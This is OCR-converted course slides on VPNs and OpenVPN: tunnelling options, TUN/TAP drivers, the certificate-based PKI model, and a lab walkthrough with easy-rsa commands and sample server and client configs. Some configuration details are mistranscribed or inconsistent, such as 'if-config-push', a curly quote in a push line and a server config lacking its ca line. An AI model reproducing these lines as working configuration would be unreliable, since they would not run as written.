


Public Internet or operator IP network:
Emerging issues:
- **How to manage private address space across distributed sites?**
- **How to protect data in transit (especially if public Internet)?**

Virtual Networks → tunnels




Virtual Networks over IP



- IP in IP tunnels
  - Not the most effective approach!

- MPLS tunnels by far more performance effective
  - Typical VPN offer from today operators
    - MPLS tunnels alone = VPN without the "P" ☺
    - However customer may trust operator (the only one with "hands on" the net)


Private Networks: encryption



OpenVPN


- tunnel any IP subnetwork or virtual ethernet adapter over a single UDP or TCP port
- configure a scalable, load-balanced VPN server farm using one or more machines which can handle thousands of dynamic connections from incoming VPN clients
- use all of the encryption, authentication, and certification features of the OpenSSL library to protect your private network traffic as it transits the internet
- use any cipher, key size, or HMAC digest (for datagram integrity checking) supported by the OpenSSL library
- choose between static-key based conventional encryption or certificate-based public key encryption
- use static, pre-shared keys or TLS-based dynamic key exchange
- use real-time adaptive link compression and traffic-shaping to manage link bandwidth utilization
- tunnel networks whose public endpoints are dynamic such as DHCP or dial-in clients
- tunnel networks through connection-oriented stateful firewalls without having to use explicit firewall rules
- tunnel networks over NAT
- create secure ethernet bridges using virtual tap devices


TUN/TAP drivers



- TUN is a virtual Point-to-Point network device for IP tunneling
- TAP is a virtual Ethernet network device for Ethernet tunneling
- Userland application can write {IP|Ethernet} frame to /dev/{tun|tap}X and kernel will receive this frame from {tun|tap}X interface
- In the same time every frame that kernel writes to {tun|tap}X interface can be read by userland application from {tun|tap}X device

OpenVPN architecture





ip.s and L4.s may be NATed

OpenVPN PKI


- The first step in building an OpenVPN 2.0 configuration is to establish a PKI which consists of:
  - a separate certificate (also known as a public key) and private key for the server and each client
  - a master Certificate Authority (CA) certificate and key which is used to sign each of the server and client certificates
- OpenVPN supports bidirectional authentication based on certificates, meaning that the client must authenticate the server certificate and the server must authenticate the client certificate before mutual trust is established
- Both server and client will authenticate the other by first verifying that the presented certificate was signed by the master certificate authority (CA), and then by testing information in the now-authenticated certificate header, such as the certificate common name or certificate type (client or server)

This tutorial is based on the following link:
http://openvpn.net/index.php/open-source/documentation/howto.html

OpenVPN security model

- This security model has a number of desirable features from the VPN perspective:
  - The server only needs its own certificate/key -- it doesn't need to know the individual certificates of every client which might possibly connect to it.
  - The server will only accept clients whose certificates were signed by the master CA certificate (which we will generate below). And because the server can perform this signature verification without needing access to the CA private key itself, it is possible for the CA key (the most sensitive key in the entire PKI) to reside on a completely different machine, even one without a network connection.
  - If a private key is compromised, it can be disabled by adding its certificate to a CRL (certificate revocation list). The CRL allows compromised certificates to be selectively rejected without requiring that the entire PKI be rebuilt.
  - The server can enforce client-specific access rights based on embedded certificate fields, such as the Common Name.

Lab10-vpn-1



VPN network: 192.168.100.0/24

Generate the master Certificate Authority (CA) certificate & key

- We'll use set of scripts bundled with OpenVPN
  - In netkit, cd into the directory: `/usr/share/doc/openvpn/example/easy-rsa/2.0`
- Edit the `vars` file on r_server_vpn

Initialize the PKI

```
r_server_vpn# . ./vars
r_server_vpn# ./clean-all
r_server_vpn# ./build-ca
```

The final command (build-ca) will build the certificate authority (CA) certificate and key by invoking the interactive openssl command. Most queried parameters were defaulted to the values set in the vars file. The only parameter which must be explicitly entered is the Common Name.

Generate certificate & key for server and clients

Generate a certificate and private key for the server

```
r_server_vpn# ./build-key-server server
```

Generate client keys and certificates

```
r_server_vpn# ./build-key client1
```

Diffie Hellman parameters must be generated for the OpenVPN server

```
r_server_vpn# ./build-dh
```

Key and certificate files

Filename	Needed By	Purpose	Secret
ca.crt	server + all clients	Root CA certificate	NO
ca.key	key signing machine only	Root CA key	YES
dh{n}.pem	server only	Diffie Hellman parameters	NO
server.crt	server only	Server Certificate	NO
server.key	server only	Server Key	YES
client1.crt	client1 only	Client1 Certificate	NO
client1.key	client1 only	Client1 Key	YES

Creating configuration files for server and clients

- The best way to configure the clients and server is to start from the example configuration files in: `/usr/share/doc/openvpn/example/sample-config-files/`
  - `client.conf`
  - `server.conf.gz`

Server configuration

- Important options
  - `port [port_number]`
  - `proto {udp|tcp}`
  - `dev {tun|tap}`
  - `ca [path]`
  - `cert [path]`
  - `key [path]`
  - `server [net_addr] [met_mask]`
  - `client_to_client`
  - `push "route net_addr net_mask"`
  - `route net_addr net_mask`
  - `client-config-dir [path]`
  - `tls-auth [path] 0`

r_server_vpn configuration

```
port 1194
proto udp
dev tun
cert /root/server.crt
key /root/server.key
dh /root/dh.pem
server 192.168.100.0 255.255.255.0
push "route 192.168.0.0 255.255.255.0”
client-config-dir /root/ccd
client-to-client
keepalive 10 120
comp-lzo
persist-key
persist-tun
status openvpn-status.log
verb 3
```

```
r_server_vpn~# openvpn server.conf
```

client-config-dir

- A file for each OpenVPN client “CN”
  - In this lab: client1
- In each file (+ other commands we’re not considering):
  - if-config-push [local_ptp] [remote_ptp]
  - iroute [net_addr] [net_mask]
- client1
  - `if-config-push 192.168.100.101 192.168.100.102`

`Allowed /30 pairs`

```
[  1,  2] [  5,  6] [  9, 10] [ 13, 14] [ 17, 18]
[ 21, 22] [ 25, 26] [ 29, 30] [ 33, 34] [ 37, 38]
[ 41, 42] [ 45, 46] [ 49, 50] [ 53, 54] [ 57, 58]
[ 61, 62] [ 65, 66] [ 69, 70] [ 73, 74] [ 77, 78]
[ 81, 82] [ 85, 86] [ 89, 90] [ 93, 94] [ 97, 98]
[101,102] [105,106] [109,110] [113,114] [117,118]
[121,122] [125,126] [129,130] [133,134] [137,138]
[141,142] [145,146] [149,150] [153,154] [157,158]
[161,162] [165,166] [169,170] [173,174] [177,178]
[181,182] [185,186] [189,190] [193,194] [197,198]
[201,202] [205,206] [209,210] [213,214] [217,218]
[221,222] [225,226] [229,230] [233,234] [237,238]
[241,242] [245,246] [249,250] [253,254]
```

Client configuration


- Important options
  - `port [port_number]`
  - `proto {udp|tcp}`
  - `dev {tun|tap}`
  - `remote [server_addr] [port]`
  - `ca [path]`
  - `cert [path]`
  - `key [path]`
  - `tls-auth [path] 1`

Client configuration

```
client
dev tun
proto udp
remote 8.0.0.2 1194
resolv-retry infinite
nobind
persist-key
persist-tun
ca /root/ca.crt
cert /root/client1.crt
key /root/client1.key
ns-cert-type server
comp-lzo
verb 3
```

